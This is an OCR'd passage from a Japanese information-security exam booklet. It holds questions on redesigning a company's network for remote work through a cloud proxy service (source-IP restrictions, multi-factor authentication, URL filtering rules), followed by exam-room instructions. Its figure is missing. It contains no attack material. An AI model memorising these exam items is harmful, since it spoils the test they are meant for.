S 主任は，P サービスを導入する場合の Q 社のネットワーク構成を図 3 に，表 2 の要件を満たすためのネットワーク構成の見直し案を表 4 にまとめて，表 2 の要件を満たすネットワーク構成が可能であることを K 部長に説明した。





図3　P サービスを導入する場合の Q 社のネットワーク構成

表4　ネットワーク構成の見直し案（抜粋）

| 要件 | ネットワーク構成の見直し内容 |
|---|---|
| 要件1 | ・②営業所からインターネットへのアクセス方法を見直す。<br>・L サービスでの送信元制限機能は有効にしたまま，③営業所から L サービスにアクセスできるように設定を追加する。 |
| 要件2 | ・表3の項番1の機能を使う。<br>・L サービスでの送信元制限機能において，Q 社が設定した IP アドレス以外からのアクセスに対する設定を変更する。さらに，多要素認証機能を有効にして，④方式を選択する。 |
| 要件3 | ・表3の項番 [ h ] の機能を使う。 |
| 要件4 | ・表3の項番 [ i ] の機能を使う。 |
| 要件5 | ・表3の項番3及び項番4の機能を使って，表5に示す設定を行う。 |

表5　要件5に対する設定

| 番号 | 表3の項番 | URL カテゴリ又は URL | 利用者 ID | アクション |
|---|---|---|---|---|
| 1 | [ あ ] | [ j ] | [ k ] の利用者 ID | [ l ] |
| 2 | [ い ] | [ m ] | [ n ] の利用者 ID | [ o ] |

注記　番号の小さい順に最初に一致したルールが適用される。

その後，表4のネットワーク構成の見直し案が上層部に承認され，P サービスの導入と新しいネットワーク構成への変更が行われ，6か月後に在宅勤務が開始された。

設問１　〔L サービスの動作確認〕について答えよ。

(1)　図 2 中の［　a　］～［　c　］に入れる適切な字句を，解答群の中から選び，記号で答えよ。

解答群

ア　L サービス　　イ　PC の Web ブラウザ　　ウ　SaaS-a

(2)　本文中の下線①について，利用できない理由を，40 字以内で具体的に答えよ。

設問２　〔在宅勤務導入における課題〕について答えよ。

(1)　表 3 中の［　d　］～［　f　］に入れる適切な字句を，解答群の中から選び，記号で答えよ。

解答群

ア　P サービスのサーバ証明書　　イ　信頼されたルート証明書

ウ　認証局の証明書

(2)　表 3 中の［　g　］に入れる適切な字句を，解答群の中から選び，記号で答えよ。

解答群

ア　CAPTCHA　　イ　CASB　　ウ　CHAP

エ　CVSS　　オ　クラウド WAF

設問３　〔ネットワーク構成の見直し〕について答えよ。

(1)　表 4 中の下線②について，見直し前と見直し後のアクセス方法の違いを，30 字以内で答えよ。

(2)　表 4 中の下線③について，L サービスに追加する設定を，40 字以内で答えよ。

(3)　表 4 中の下線④について，選択する方式を，表 1 中の（ア），（イ）から選び，記号で答えよ。

(4)　表 4 中の［　h　］，［　i　］に入れる適切な数字を答えよ。

(5)　表 5 中の［　あ　］，［　い　］に入れる適切な数字，［　j　］～［　o　］に入れる適切な字句を答えよ。

〔 メ モ 用 紙 〕

〔 メ モ 用 紙 〕

6. 退室可能時間中に退室する場合は，手を挙げて監督員に合図し，答案用紙が回収されてから静かに退室してください。

| 退室可能時間 | 13:10 ～ 13:50 |
|---|---|

7. 問題に関する質問にはお答えできません。文意どおり解釈してください。
8. 問題冊子の余白などは，適宜利用して構いません。ただし，問題冊子を切り離して利用することはできません。
9. 試験時間中，机上に置けるものは，次のものに限ります。

   なお，会場での貸出しは行っていません。

   受験票，黒鉛筆及びシャープペンシル（B 又は HB），鉛筆削り，消しゴム，定規，時計（時計型ウェアラブル端末は除く。アラームなど時計以外の機能は使用不可），ハンカチ，ポケットティッシュ，目薬

   これら以外は机上に置けません。使用もできません。
10. 試験終了後，この問題冊子は持ち帰ることができます。
11. 答案用紙は，いかなる場合でも提出してください。回収時に提出しない場合は，採点されません。
12. 試験時間中にトイレへ行きたくなったり，気分が悪くなったりした場合は，手を挙げて監督員に合図してください。
13. 午後Ⅱの試験開始は 14:30 ですので，14:10 までに着席してください。